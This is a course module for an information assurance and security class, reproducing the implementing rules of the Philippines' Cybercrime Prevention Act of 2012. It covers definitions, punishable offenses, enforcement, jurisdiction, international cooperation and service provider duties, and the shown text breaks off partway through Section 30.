ADVANCE INFORMATION ASSURANCE AND SECURITY

Instructional Module

Prepared by:

Homer R. Castillo

1st Semester, AY 2021-2022

Table of Contents

The TOC updates automatically after you finish your content. Just click on the TOC then choose Update Table when you're done.

I. Cybercrime Prevention Act (RA 10175) and Data Privacy Act (RA 10173)

Learning Objectives:

- Learn and understand the Cybercrime Prevention Act of the Philippines of 2012 (RA 10175)
- Learn and understand the Data Privacy Act of the Philippines of 2012 (RA 10173)

A. Republic Act 10175 - Cybercrime Prevention Act of 2012

Rule 1 – Preliminary Provisions

Section 1. Title. – These Rules shall be referred to as the Implementing Rules and Regulations of Republic Act No. 10175, or the "Cybercrime Prevention Act of 2012".

Section 2. Declaration of Policy. – The State recognizes the vital role of information and communications industries, such as content production, telecommunications, broadcasting, electronic commerce and data processing, in the State's overall social and economic development.

The State also recognizes the importance of providing an environment conducive to the development, acceleration, and rational application and exploitation of information and communications technology to attain free, easy, and intelligible access to exchange and/or delivery of information; and the need to protect and safeguard the integrity of computer, computer and communications systems, networks and databases, and the confidentiality, integrity, and availability of information and data stored therein from all forms of misuse, abuse and illegal access by making punishable under the law such conduct or conducts.

The State shall adopt sufficient powers to effectively prevent and combat such offenses by facilitating their detection, investigation and prosecution at both the domestic and international levels, and by providing arrangements for fast and reliable international cooperation.

Section 3. Definition of Terms. – The following terms are defined as follows:

a) **Access** refers to the instruction, communication with, storing data in, retrieving data from, or otherwise making use of any resources of a computer system or communication network;
b) **Act** refers to Republic Act No. 10175 or the "Cybercrime Prevention Act of 2012";
c) **Alteration** refers to the modification or change, in form or substance, of an existing computer data or program;

d) **Central Authority** refers to the DOJ – Office of Cybercrime;
e) **Child Pornography** refers to the unlawful or prohibited acts defined and punishable by Republic Act No. 9775 or the "Anti-Child Pornography Act of 2009", committed through a computer system:
Provided, that the penalty to be imposed shall be one (1) degree higher than that provided for in Republic Act No. 9775;
f) **Collection** refers to gathering and receiving information;
g) **Communication** refers to the transmission of information through information and communication technology (ICT) media, including voice, video and other forms of data;
h) **Competent Authority** refers to either the Cybercrime Investigation and Coordinating Center or the DOJ – Office of Cybercrime, as the case may be;
i) **Computer** refers to an electronic, magnetic, optical, electrochemical, or other data processing or communications device, or grouping of such devices, capable of performing logical, arithmetic, routing or storage functions, and which includes any storage facility or equipment or communications facility or equipment directly related to or operating in conjunction with such device. It covers any type of computer device, including devices with data processing capabilities like mobile phones, smart phones, computer networks and other devices connected to the internet;
j) **Computer data** refers to any representation of facts, information, or concepts in a form suitable for processing in a computer system, including a program suitable to cause a computer system to perform a function, and includes electronic documents and/or electronic data messages whether stored in local computer systems or online;
k) **Computer program** refers to a set of instructions executed by the computer to achieve intended results;
l) **Computer system** refers to any device or group of interconnected or related devices, one or more of which, pursuant to a program, performs automated processing of data. It covers any type of device with data processing capabilities, including, but not limited to, computers and mobile phones. The device consisting of hardware and software may include input, output and storage components, which may stand alone or be connected to a network or other similar devices. It also includes computer data storage devices or media;
m) **Content Data** refers to the communication content of the communication, the meaning or purport of the communication, or the message or information being conveyed by the communication, other than traffic data.
n) **Critical infrastructure** refers to the computer systems, and/or networks, whether physical or virtual, and/or the computer programs, computer data and/or traffic data that are so vital to this country that the incapacity or destruction of or interference with such system and assets would have a debilitating impact on security, national or economic security, national public health and safety, or any combination of those matters;
o) **Cybersecurity** refers to the collection of tools, policies, risk management approaches, actions, training, best practices, assurance and technologies that can be used to protect the cyber environment, and organization and user's assets;

p) **National Cybersecurity Plan** refers to a comprehensive plan of actions designed to improve the security and enhance cyber resilience of infrastructures and services. It is a top-down approach to cybersecurity that contains broad policy statements and establishes a set of national objectives and priorities that should be achieved within a specific timeframe;
q) **Cybersex** refers to the willful engagement, maintenance, control or operation, directly or indirectly, of any lascivious exhibition of sexual organs or sexual activity, with the aid of a computer system, for favor or consideration;
r) **Cyber** refers to a computer or a computer network, the electronic medium in which online communication takes place;
s) **Database** refers to a representation of information, knowledge, facts, concepts or instructions which are being prepared, processed or stored, or have been prepared, processed or stored in a formalized manner, and which are intended for use in a computer system;
t) **Digital evidence** refers to digital information that may be used as evidence in a case. The gathering of the digital information may be carried out by confiscation of the storage media (data carrier), the tapping or monitoring of network traffic, or the making of digital copies (e.g., forensic images, file copies, etc.), of the data held;
u) **Electronic evidence** refers to evidence, the use of which is sanctioned by existing rules of evidence, in ascertaining in a judicial proceeding, the truth respecting a matter of fact, which evidence is received, recorded, transmitted, stored, processed, retrieved or produced electronically;
v) **Forensics** refers to the application of investigative and analytical techniques that conform to evidentiary standards, and are used in, or appropriate for, a court of law or other legal context;
w) **Forensic image**, also known as a forensic copy, refers to an exact bit-by-bit copy of a data carrier, including slack, unallocated space and unused space. There are forensic tools available for making these images. Most tools produce information, like a hash value, to ensure the integrity of the image;
x) **Hash value** refers to the mathematical algorithm produced against digital information (a file, a physical disk or a logical disk) thereby creating a “digital fingerprint” or “digital DNA” for that information. It is a one-way algorithm and thus it is not possible to change digital evidence without changing the corresponding hash values;
y) **Identifying information** refers to any name or number that may be used alone or in conjunction with any other information to identify any specific individual, including any of the following:
    1) Name, date of birth, driver’s license number, passport number or tax identification number;
    2) Unique biometric data, such as fingerprint or other unique physical representation;
    3) Unique electronic identification number, address or routing code; and
    4) Telecommunication identifying information or access device.
z) **Information and communication technology system** refers to system intended for, and capable of, generating, sending, receiving, storing or otherwise processing electronic data messages or electronic

documents, and includes the computer system or other similar device by or in which data is recorded or stored, and any procedures related to the recording or storage of electronic data message or electronic document;

aa) I**nterception** refers to listening to, recording, monitoring or surveillance of the content of communications, including procurement of the content of data, either directly through access and use of a computer system, or indirectly through the use of electronic eavesdropping or tapping devices, at the same time that the communication is occurring;

bb) **Internet content host** refers to a person who hosts or who proposes to host internet content in the Philippines;

cc) **Law enforcement authorities** refers to the National Bureau of Investigation (NBI) and the Philippine National Police (PNP) under Section 10 of the Act;

dd) **Original author** refers to the person who created or is the origin of the assailed electronic statement or post using a computer system;

ee) **Preservation** refers to the keeping of data that already exists in a stored form, protected from anything that would cause its current quality or condition to change or deteriorate. It is the activity that keeps that stored data secure and safe;

ff) **Service provider** refers to:

1) any public or private entity that provides users of its service with the ability to communicate by means of a computer system; and
2) any other entity that processes or stores computer data on behalf of such communication service or users of such service.

gg) **Subscriber's information** refers to any information contained in the form of computer data or any other form that is held by a service provider, relating to subscribers of its services, other than traffic or content data, and by which any of the following can be established:

The type of communication service used, the technical provisions taken thereto and the period of service;

The subscriber's identity, postal or geographic address, telephone and other access number, any assigned network address, billing and payment information that are available on the basis of the service agreement or arrangement; or

Any other available information on the site of the installation of communication equipment that is available on the basis of the service agreement or arrangement.

hh) **Traffic Data or Non-Content Data** refers to any computer data other than the content of the communication, including, but not limited to the communication's origin, destination, route, time, date, size, duration, or type of underlying service; and

ii) **Without Right** refers to either: (i) conduct undertaken without or in excess of authority; or (ii) conduct not covered by established legal defenses, excuses, court orders, justifications or relevant principles under the law.

Rule 2 – Punishable Acts and Penalties

Section 4. Cybercrime Offenses. – The following acts constitute the offense of core cybercrime punishable under the Act:

A. **Offenses against the confidentiality, integrity and availability of computer data and systems** shall be punished with imprisonment of prison mayor or a fine of at least Two Hundred Thousand Pesos (P200,000.00) up to a maximum amount commensurate to the damage incurred, or both, except with respect to number 5 herein:
    1. **Illegal Access** – The access to the whole or any part of a computer system without right.
    2. **Illegal Interception** – The interception made by technical means and without right, of any non-public transmission of computer data to, from, or within a computer system, including electromagnetic emissions from a computer system carrying such computer data: Provided, however, That it shall not be unlawful for an officer, employee, or agent of a service provider, whose facilities are used in the transmission of communications, to intercept, disclose or use that communication in the normal course of employment, while engaged in any activity that is necessary to the rendition of service or to the protection of the rights or property of the service provider, except that the latter shall not utilize service observing or random monitoring other than for purposes of mechanical or service control quality checks.
    3. **Data Interference** – The intentional or reckless alteration, damaging, deletion or deterioration of computer data, electronic document or electronic data message, without right, including the introduction or transmission of viruses.
    4. **System Interference** – The intentional alteration, or reckless hindering or interference with the functioning of a computer or computer network by inputting, transmitting, damaging, deleting, deteriorating, altering or suppressing computer data or program, electronic document or electronic data message, without right or authority, including the introduction or transmission of viruses.
    5. **Misuse of Devices**, which shall be punished with imprisonment of prison mayor, or a fine of not more than Five Hundred Thousand Pesos (P500,000.00), or both, is committed through any of the following acts:
        a. The use, production, sale, procurement, importation, distribution or otherwise making available, intentionally and without right, of any of the following:
            i. A device, including a computer program, designed or adapted primarily for the purpose of committing any of the offenses under this rule; or
            ii. A computer password, access code, or similar data by which the whole or any part of a computer system is capable of being accessed with the intent that it be used for the purpose of committing any of the offenses under this rule.
        b. The possession of an item referred to in subparagraphs 5(a)(i) or (ii) above, with the intent to use said devices for the purpose of committing any of the offenses under this section.

Provided, that no criminal liability shall attach when the use, production, sale, procurement, importation, distribution, otherwise making available, or possession of computer devices or data referred to in this section is for the authorized testing of a computer system.

If any of the punishable acts enumerated in Section 4(A) is committed against critical infrastructure, the penalty of reclusion temporal, or a fine of at least Five Hundred Thousand Pesos (P500,000.00) up to maximum amount commensurate to the damage incurred, or both shall be imposed.

B. **Computer-related Offenses**, which shall be punished with imprisonment of prison mayor, or a fine of at least Two Hundred Thousand Pesos (P200,000.00) up to a maximum amount commensurate to the damage incurred, or both, are as follows:
    1. Computer-related Forgery –
        a. The input, alteration or deletion of any computer data without right, resulting in inauthentic data, with the intent that it be considered or acted upon for legal purposes as if it were authentic, regardless whether or not the data is directly readable and intelligible; or
        b. The act of knowingly using computer data, which is the product of computer-related forgery as defined herein, for the purpose of perpetuating a fraudulent or dishonest design.
    2. Computer-related Fraud – The unauthorized "Input, alteration or deletion of computer data or program, or interference in the functioning of a computer system, causing damage thereby with fraudulent intent: Provided, that if no damage has yet been caused, the penalty imposable shall be one (1) degree lower.
    3. Computer-related Identity Theft – The intentional acquisition, use, misuse, transfer, possession, alteration or deletion of identifying information belonging to another, whether natural or juridical,
    without right: Provided, that if no damage has yet been caused, the penalty imposable shall be one (1) degree lower.

C. Content-related Offenses:

1) Any person found guilty of Child Pornography shall be punished in accordance with the penalties set forth in Republic Act No. 9775 or the "Anti-Child Pornography Act of 2009": Provided, That the penalty to be imposed shall be one (1) degree higher than that provided for in Republic Act No. 9775 if committed through a computer system.

Section 5. Other Cybercrimes. – The following constitute other cybercrime offenses punishable under the Act:

1. Cyber-squatting – The acquisition of a domain name over the internet, in bad faith, in order to profit, mislead, destroy reputation, and deprive others from registering the same, if such a domain name is:

a. Similar, identical, or confusingly similar to an existing trademark registered with the appropriate government agency at the time of the domain name registration;
b. Identical or in any way similar with the name of a person other than the registrant, in case of a personal name; and
c. Acquired without right or with intellectual property interests in it.

Cyber-squatting shall be punished with imprisonment of prison mayor, or a fine of at least Two Hundred Thousand Pesos (P200,000.00) up to a maximum amount commensurate to the damage incurred, or both: Provided, that if it is committed against critical infrastructure, the penalty of reclusion temporal, or a fine of at least Five Hundred Thousand Pesos (P500,000.00) up to maximum amount commensurate to the damage incurred, or both shall be imposed.

2. **Cybersex** – The willful engagement, maintenance, control or operation, directly or indirectly, of any lascivious exhibition of sexual organs or sexual activity, with the aid of a computer system, for favor or consideration. Any person found guilty cybersex shall be punished with imprisonment of prison mayor, or a fine of at least Two Hundred Thousand Pesos (P200,000.00), but not exceeding One Million Pesos (P1,000,000.00), or both.

   Cybersex involving a child shall be punished in accordance with the provision on child pornography of the Act.

   Where the maintenance, control, or operation of cybersex likewise constitutes an offense punishable under Republic Act No. 9208, as amended, a prosecution under the Act shall be without prejudice to any liability for violation of any provision of the Revised Penal Code, as amended, or special laws, including R.A. No. 9208, consistent with Section 8 hereof.

3. **Libel** – The unlawful or prohibited acts of libel, as defined in Article 355 of the Revised Penal Code, as amended, committed through a computer system or any other similar means which may be devised in the future shall be punished with prison correctional in its maximum period to prison mayor in its minimum period or a fine ranging from Six Thousand Pesos (P6,000.00) up to the maximum amount determined by Court, or both, in addition to the civil action which may be brought by the offended party:

   Provided, that this provision applies only to the original author of the post or online libel, and not to others who simply receive the post and react to it.

4. **Other offenses** – The following acts shall also constitute an offense which shall be punished with imprisonment of one (1) degree lower than that of the prescribed penalty for the offense, or a fine of at least One Hundred Thousand Pesos (P100,000.00) but not exceeding Five Hundred Thousand Pesos (P500,000.00), or both:
   a. Aiding or Abetting in the Commission of Cybercrime. – Any person who willfully abets, aids, or financially benefits in the commission of any of

the offenses enumerated in the Act shall be held liable, except with respect to Sections 4(c)(2) on Child Pornography and 4(c)(4) on online Libel.

b. Attempt to Commit Cybercrime. – Any person who willfully attempts to commit any of the offenses enumerated in the Act shall be held liable, except with respect to Sections 4(c)(2) on Child Pornography and 4(c)(4) on online Libel.

Section 6. Corporate Liability. – When any of the punishable acts herein defined are knowingly committed on behalf of or for the benefit of a juridical person, by a natural person acting either individually or as part of an organ of the juridical person, who has a leading position within, based on: (a) a power of representation of the juridical person; (b) an authority to take decisions on behalf of the juridical person; or (c) an authority to exercise control within the juridical person, the juridical person shall be held liable for a fine equivalent to at least double the fines imposable in Section 7 up to a maximum of Ten Million Pesos (P10,000,000.00).

If the commission of any of the punishable acts herein defined was made possible due to the lack of supervision or control by a natural person referred to and described in the preceding paragraph, for the benefit of that juridical person by a natural person acting under its authority, the juridical person shall be held liable for a fine equivalent to at least double the fines imposable in Section 7 up to a maximum of Five Million Pesos (P5,000,000.00).

The liability imposed on the juridical person shall be without prejudice to the criminal liability of the natural person who has committed the offense.

Section 7. Violation of the Revised Penal Code, as Amended, Through and With the Use of Information and Communication Technology. – All crimes defined and penalized by the Revised Penal Code, as amended, and special criminal laws committed by, through and with the use of information and communications technologies shall be covered by the relevant provisions of the Act: Provided, That the penalty to be imposed shall be one (1) degree higher than that provided for by the Revised Penal Code, as amended, and special laws, as the case may be.

Section 8. Liability under Other Laws. – A prosecution under the Act shall be without prejudice to any liability for violation of any provision of the Revised Penal Code, as amended, or special laws: Provided, that this provision shall not apply to the prosecution of an offender under (1) both Section 4(c)(4) of R.A. 10175 and Article 353 of the Revised Penal Code; and (2) both Section 4(c)(2) of R.A. 10175 and R.A. 9775 or the “Anti-Child Pornography Act of 2009”.

Rule 3 – Enforcement and Implementation

Section 9. Law Enforcement Authorities. – The National Bureau of Investigation (NBI) and the Philippine National Police (PNP) shall be responsible for the efficient and effective law enforcement of the provisions of the Act. The NBI and the PNP shall organize a cybercrime division or unit to be manned by Special Investigators to exclusively handle cases involving violations of the Act.

The NBI shall create a cybercrime division to be headed by at least a Head Agent. The PNP shall create an anti-cybercrime unit headed by at least a Police Director.

The DOJ – Office of Cybercrime (OOC) created under the Act shall coordinate the efforts of the NBI and the PNP in enforcing the provisions of the Act.

Section 10. Powers and Functions of Law Enforcement Authorities. – The NBI and PNP cybercrime unit or division shall have the following powers and functions:

a. Investigate all cybercrimes where computer systems are involved;
b. Conduct data recovery and forensic analysis on computer systems and other electronic evidence seized;
c. Formulate guidelines in investigation, forensic evidence recovery, and forensic data analysis consistent with industry standard practices;
d. Provide technological support to investigating units within the PNP and NBI including the search, seizure, evidence preservation and forensic recovery of data from crime scenes and systems used in crimes, and provide testimonies;
e. Develop public, private sector, and law enforcement agency relations in addressing cybercrimes;
f. Maintain necessary and relevant databases for statistical and/or monitoring purposes;
g. Develop capacity within their organizations in order to perform such duties necessary for the enforcement of the Act;
h. Support the formulation and enforcement of the national cybersecurity plan; and
i. Perform other functions as may be required by the Act.

Section 11. Duties of Law Enforcement Authorities. – To ensure that the technical nature of cybercrime and its prevention is given focus, and considering the procedures involved for international cooperation, law enforcement authorities, specifically the computer or technology crime divisions or units responsible for the investigation of cybercrimes, are required to submit timely and regular reports including pre-operation, post-operation and investigation results, and such other documents as may be required to the Department of Justice (DOJ) – Office of Cybercrime for review and monitoring.

Law enforcement authorities shall act in accordance with the guidelines, advisories and procedures issued and promulgated by the competent authority in all matters related to cybercrime, and utilize the prescribed forms and templates, including, but not limited to, preservation orders, chain of custody, consent to search, consent to assume account/online identity and request for computer forensic examination.

Section 12. Preservation and Retention of Computer Data. – The integrity of traffic data and subscriber information shall be kept, retained and preserved by a service provider for a minimum period of six (6) months from the date of the transaction. Content data shall be similarly preserved for six (6) months from the date of receipt of the order from law enforcement authorities requiring its preservation.

Law enforcement authorities may order a one-time extension for another six (6) months: Provided, that once computer data that is preserved, transmitted or stored by a service provider is used as evidence in a case, the mere act of furnishing such service provider with a copy of the transmittal document to the Office of the Prosecutor shall be deemed a notification to preserve the computer data until the final termination of the case and/or as ordered by the Court, as the case may be.

The service provider ordered to preserve computer data shall keep the order and its compliance therewith confidential.

Section 13. Collection of Computer Data. Law enforcement authorities, upon the issuance of a court warrant, shall be authorized to collect or record by technical or electronic means, and the service providers are required to collect or record by technical or electronic means and/or to cooperate and assist in the collection or recording of computer data that are associated with specified communications transmitted by means of a computer system.

The court warrant required under this section shall be issued or granted upon written application, after the examination under oath or affirmation of the applicant and the witnesses he may produce, and the showing that: (1) there are reasonable grounds to believe that any of the crimes enumerated hereinabove has been committed, is being committed or is about to be committed; (2) there are reasonable grounds to believe that the evidence that will be obtained is essential to the conviction of any person for, or to the solution of, or to the prevention of any such crimes; and (3) there are no other means readily available for obtaining such evidence.

Section 14. Disclosure of Computer Data. – Law enforcement authorities, upon securing a court warrant, shall issue an order requiring any person or service provider to disclose or submit, within seventy-two (72) hours from receipt of such order, subscriber's information, traffic data or relevant data in his/its possession or control, in relation to a valid complaint officially docketed and assigned for investigation by law enforcement authorities, and the disclosure of which is necessary and relevant for the purpose of investigation.

Law enforcement authorities shall record all sworn complaints in their official docketing system for investigation.

Section 15. Search, Seizure and Examination of Computer Data. – Where a search and seizure warrant are properly issued, the law enforcement authorities shall likewise have the following powers and duties:

a. Within the time period specified in the warrant, to conduct interception, as defined in this Rules, and to:
    1. Search and seize computer data;
    2. Secure a computer system or a computer data storage medium;
    3. Make and retain a copy of those computer data secured;
    4. Maintain the integrity of the relevant stored computer data;
    5. Conduct forensic analysis or examination of the computer data storage medium; and

6. Render inaccessible or remove those computer data in the accessed computer or computer and communications network.

b. Pursuant thereto, the law enforcement authorities may order any person, who has knowledge about the functioning of the computer system and the measures to protect and preserve the computer data therein, to provide, as is reasonable, the necessary information to enable the undertaking of the search, seizure and examination.

c. Law enforcement authorities may request for an extension of time to complete the examination of the computer data storage medium and to make a return thereon, but in no case for a period longer than thirty (30) days from date of approval by the court.

Section 16. Custody of Computer Data. – All computer data, including content and traffic data, that are examined under a proper warrant shall, within forty-eight (48) hours after the expiration of the period fixed therein, be deposited with the court in a sealed package, and shall be accompanied by an affidavit of the law enforcement authority executing it, stating the dates and times covered by the examination, and the law enforcement authority who may have access to the deposit, among other relevant data. The law enforcement authority shall also certify that no duplicates or copies of the whole or any part thereof have been made or, if made, that all such duplicates or copies are included in the package deposited with the court. The package so deposited shall not be opened, or the recordings replayed, or used in evidence, or their contents revealed, except upon order of the court, which shall not be granted except upon motion, with due notice and opportunity to be heard to the person or persons whose conversation or communications have been recorded.

Section 17. Destruction of Computer Data. – Upon expiration of the periods as provided in Sections 12 and 15 hereof, or until the final termination of the case and/or as ordered by the Court, as the case may be, service providers and law enforcement authorities, as the case may be, shall immediately and completely destroy the computer data that are the subject of a preservation and examination order or warrant.

Section 18. Exclusionary Rule. – Any evidence obtained without a valid warrant or beyond the authority of the same shall be inadmissible for any proceeding before any court or tribunal.

The Rules of Court shall have suppletory application in implementing the Act.

Section 19. Non-compliance. – Failure to comply with the provisions of

Chapter IV of the Act, and Rules 7 and 8 of Chapter VII hereof, specifically the orders from law enforcement authorities, shall be punished as a violation of Presidential Order No. 1829 (entitled “Penalizing Obstruction Of Apprehension And Prosecution Of Criminal Offenders”) with imprisonment of prison correctional in its maximum period, or a fine of One Hundred Thousand Pesos (P100,000.00), or both for each and every noncompliance with an order issued by law enforcement authorities.

Section 20. Extent of Liability of a Service Provider. – Except as otherwise provided in this Section, no person or party shall be subject to any civil or criminal liability in respect of a computer data for which the person or party acting as a service provider merely provides access if such liability is founded on:

a. The obligations and liabilities of the parties under a computer data;
b. The making, publication, dissemination or distribution of such computer data or any statement made in such computer data, including possible infringement of any right subsisting in or in relation to such computer data: Provided, That:
    1. The service provider does not have actual knowledge, or is not aware of the facts or circumstances from which it is apparent, that the making, publication, dissemination or distribution of such material is unlawful or infringes any rights subsisting in or in relation to such material;
    2. The service provider does not knowingly receive a financial benefit directly attributable to the unlawful or infringing activity; and
    3. The service provider does not directly commit any infringement or other unlawful act, does not induce or cause another person or party to commit any infringement or other unlawful act, and/or does not directly benefit financially from the infringing activity or unlawful act of another person or party: Provided, further, that nothing in this Section shall affect:
        i. Any obligation arising from contract;
        ii. The obligation of a service provider as such under a licensing or other regulatory regime established under law;
        iii. Any obligation imposed under any law; or
        iv. The civil liability of any party to the extent that such liability forms the basis for injunctive relief issued by a court under any law requiring that the service provider take or refrain from actions necessary to remove, block or deny access to any computer data, or to preserve evidence of a violation of law.

Rule 4- Jurisdiction

Section 21. Jurisdiction. – The Regional Trial Court shall have jurisdiction over any violation of the provisions of the Act, including any violation committed by a Filipino national regardless of the place of commission.

Jurisdiction shall lie if any of the elements was committed within the Philippines, or committed with the use of any computer system that is wholly or partly situated in the country, or when by such commission any damage is caused to a natural or juridical person who, at the time the offense was committed, was in the Philippines.

Section 22. Venue. – Criminal action for violation of the Act may be filed with the RTC of the province or city where the cybercrime or any of its elements is committed, or where any part of the computer system used is situated, or where any of the damage caused to a natural or juridical person took place: Provided, That the court where the criminal action is first filed shall acquire jurisdiction to the exclusion of other courts.

Section 23. Designation of Cybercrime Courts. – There shall be designated special cybercrime courts manned by specially trained judges to handle cybercrime cases.

Section 24. Designation of Special Prosecutors and Investigators. – The Secretary of Justice shall designate prosecutors and investigators who shall comprise the prosecution task force or division under the DOJ-Office of Cybercrime, which will handle cybercrime cases in violation of the Act.

Rule 5 – International Cooperation

Section 25. International Cooperation. – All relevant international instruments on international cooperation on criminal matters, and arrangements agreed on the basis of uniform or reciprocal legislation and domestic laws shall be given full force and effect, to the widest extent possible for the purposes of investigations or proceedings concerning crimes related to computer systems and data, or for the collection of electronic evidence of crimes.

The DOJ shall cooperate and render assistance to other contracting parties, as well as request assistance from foreign states, for purposes of detection, investigation and prosecution of offenses referred to in the Act and in the collection of evidence in electronic form in relation thereto. The principles contained in Presidential Decree No. 1069 and other pertinent laws, as well as existing extradition and mutual legal assistance treaties, shall apply. In this regard, the central authority shall:

a. Provide assistance to a requesting State in the real-time collection of traffic data associated with specified communications in the country transmitted by means of a computer system, with respect to criminal offenses defined in the Act for which real-time collection of traffic data would be available, subject to the provisions of Section 13 hereof;
b. Provide assistance to a requesting State in the real-time collection, recording or interception of content data of specified communications transmitted by means of a computer system, subject to the provision of Section 13 hereof;
c. Allow another State to:

1. Access publicly available stored computer data located in the country or elsewhere; or
2. Access or receive, through a computer system located in the country, stored computer data located in another country, if the other State obtains the lawful and voluntary consent of the person who has the lawful authority to disclose the data to said other State through that computer system.

d. Receive a request of another State for it to order or obtain the expeditious preservation of data stored by means of a computer system located within the country, relative to which the requesting
State shall submit a request for mutual assistance for the search or similar access, seizure or similar securing, or disclosure of the stored computer data: Provided, That:
    1. A request for preservation of data under this section shall specify:
        1. The authority seeking the preservation;
        2. The offense that is the subject of a criminal investigation or proceedings and a brief summary of the related facts;
        3. The stored computer data to be preserved and its relationship to the offense;
        4. The necessity of the preservation; and
        5. That the requesting State shall submit a request for mutual assistance for the search or similar access, seizure or similar securing, or disclosure of the stored computer data
    2. Upon receiving the request from another State, the DOJ and law enforcement agencies shall take all appropriate measures to expeditiously preserve the specified data, in accordance with the Act and other pertinent laws. For the purposes of responding to a request for preservation, dual criminality shall not be required as a condition;
    3. A request for preservation may only be refused if:
        1. The request concerns an offense that the Philippine Government considers as a political offense or an offense connected with a political offense; or
        2. The Philippine Government considers the execution of the request to be prejudicial to its sovereignty, security, public order or other national interest.
    4. Where the Philippine Government believes that preservation will not ensure the future availability of the data, or will threaten the confidentiality of, or otherwise prejudice the requesting State's investigation, it shall promptly so inform the requesting State. The requesting State will determine whether its request should be executed; and
    5. Any preservation effected in response to the request referred to in paragraph (d) shall be for a period not less than sixty (60) days, in order to enable the requesting State to submit a request for the search or similar access, seizure or similar securing, or disclosure of the data. Following the receipt of such a request, the data shall continue to be preserved pending a decision on that request.

e. Accommodate request from another State to search, access, seize, secure, or disclose data stored by means of a computer system located within the country, including data that has been preserved under the previous subsection.

   The Philippine Government shall respond to the request through the proper application of international instruments, arrangements and laws, and in accordance with the following rules:

   1. The request shall be responded to on an expedited basis where:
      i. There are grounds to believe that relevant data is particularly vulnerable to loss or modification; or
      ii. The instruments, arrangements and laws referred to in paragraph (b) of this section otherwise provide for expedited cooperation.
   2. The requesting State must maintain the confidentiality of the fact or the subject of request for assistance and cooperation. It may only use the requested information subject to the conditions specified in the grant.

f. Make a request to any foreign state for assistance for purposes of detection, investigation and prosecution of offenses referred to in the Act;
g. The criminal offenses described under Chapter II of the Act shall be deemed to be included as extraditable offenses in any extradition treaty where the Philippines is a party: Provided, That the offense is punishable under the laws of both Parties concerned by deprivation of liberty for a minimum period of at least one year or by a more severe penalty. The Secretary of Justice shall designate appropriate State Counsels to handle all matters of international cooperation as provided in this Rule.

Rule 6 – Competent Authorities

Section 26. Cybercrime Investigation and Coordinating Center; Composition. – The inter-agency body known as the Cybercrime Investigation and Coordinating Center (CICC), under the administrative supervision of the Office of the President, established for policy coordination among concerned agencies and for the formulation and enforcement of the national cyber security plan, is headed by the Executive Director of the Information and Communications Technology Office under the Department of Science and Technology (ICTO-DOST) as Chairperson; the Director of the NBI as Vice-Chairperson; and the Chief of the PNP, the Head of the DOJ Office of Cybercrime, and one (1) representative each from the private sector, non-governmental organizations, and the academe as members.

The CICC members shall be constituted as an Executive Committee and shall be supported by Secretariats, specifically for Cybercrime, Administration, and Cybersecurity. The Secretariats shall be manned from existing personnel or representatives of the participating agencies of the CICC.

The CICC may enlist the assistance of any other agency of the government including government-owned and -controlled corporations, and the following:

a. Bureau of Immigration;
b. Philippine Drug Enforcement Agency;

c. Bureau of Customs;
d. National Prosecution Service;
e. Anti-Money Laundering Council;
f. Securities and Exchange Commission;
g. National Telecommunications Commission; and
h. Such other offices, agencies and/or units, as may be necessary.

The DOJ Office of Cybercrime shall serve as the Cybercrime Operations Center of the CICC and shall submit periodic reports to the CICC.

Participation and representation in the Secretariat and/or Operations Center does not require physical presence, but may be done through electronic modes such as email, audio-visual conference calls, and the like.

Section 27. Powers and Functions. – The CICC shall have the following powers and functions:

a. Formulate a national cybersecurity plan and extend immediate assistance for the suppression of real-time commission of cybercrime offenses through a computer emergency response team (CERT);
b. Coordinate the preparation of appropriate and effective measures to prevent and suppress cybercrime activities as provided for in the Act;
c. Monitor cybercrime cases being handled by participating law enforcement and prosecution agencies;
d. Facilitate international cooperation on intelligence, investigations, training and capacity-building related to cybercrime prevention, suppression and prosecution through the DOJ-Office of Cybercrime;
e. Coordinate the support and participation of the business sector, local government units and NGOs in cybercrime prevention programs and other related projects;
f. Recommend the enactment of appropriate laws, issuances, measures and policies;
g. Call upon any government agency to render assistance in the accomplishment of the CICC's mandated tasks and functions;
h. Establish and perform community awareness program on cybercrime prevention in coordination with law enforcement authorities and stakeholders; and
i. Perform all other matters related to cybercrime prevention and suppression, including capacity building and such other functions and duties as may be necessary for the proper implementation of the Act.

Section 28. Department of Justice (DOJ); Functions and Duties. – The DOJ-Office of Cybercrime (OOC), designated as the central authority in all matters related to international mutual assistance and extradition, and the Cybercrime Operations Center of the CICC, shall have the following functions and duties:

a. Act as a competent authority for all requests for assistance for investigation or proceedings concerning cybercrimes, facilitate the provisions of legal or

technical advice, preservation and production of data, collection of evidence, giving legal information and location of suspects;

b. Act on complaints/referrals, and cause the investigation and prosecution of cybercrimes and other violations of the Act;
c. Issue preservation orders addressed to service providers;
d. Administer oaths, issue subpoena and summon witnesses to appear in an investigation or proceedings for cybercrime;
e. Require the submission of timely and regular reports including pre-operation, post-operation and investigation results, and such other documents from the PNP and NBI for monitoring and review;
f. Monitor the compliance of the service providers with the provisions of Chapter IV of the Act, and Rules 7 and 8 hereof;
g. Facilitate international cooperation with other law enforcement agencies on intelligence, investigations, training and capacity-building related to cybercrime prevention, suppression and prosecution;
h. Issue and promulgate guidelines, advisories, and procedures in all matters related to cybercrime investigation, forensic evidence recovery, and forensic data analysis consistent with industry standard practices;
i. Prescribe forms and templates, including, but not limited to, those for preservation orders, chain of custody, consent to search, consent to assume account/online identity, and request for computer forensic examination;
j. Undertake the specific roles and responsibilities of the DOJ related to cybercrime under the
Implementing Rules and Regulation of Republic Act No. 9775 or the “Anti-Child Pornography Act of2009”; and
k. Perform such other acts necessary for the implementation of the Act.

Section 29. Computer Emergency Response Team (CERT). – The DOST-ICT Office shall establish and operate the Computer Emergency Response Team (CERT) that shall serve as coordinator for cybersecurity related activities, including but not limited to the following functions and duties:

a. Extend immediate assistance to the CICC to fulfil its mandate under the Act with respect to matters related to cybersecurity and the national cybersecurity plan;
b. Issue and promulgate guidelines, advisories, and procedures in all matters related to cybersecurity and the national cybersecurity plan;
c. Facilitate international cooperation with other security agencies on intelligence, training, and capacity-building related to cybersecurity; and
d. Serve as the focal point for all instances of cybersecurity incidents by:
    1. Providing technical analysis of computer security incidents;
    2. Assisting users in escalating abuse reports to relevant parties;
    3. Conducting research and development on emerging threats to computer security;
    4. Issuing relevant alerts and advisories on emerging threats to computer security
    5. Coordinating cyber security incident responses with trusted third parties at the national and international levels; and

6. Conducting technical training on cyber security and related topics.

The Philippine National Police and the National Bureau of Investigation shall serve as the field operations arm of the CERT. The CERT may also enlist other government agencies to perform CERT functions.

Rule 7 – Duties of Service Providers

Section 30. Duties of a Service Provider. – The following are the duties of a service provider:

a. Preserve the integrity of traffic data and subscriber information for a minimum period of six (6) months from the date of the transaction;
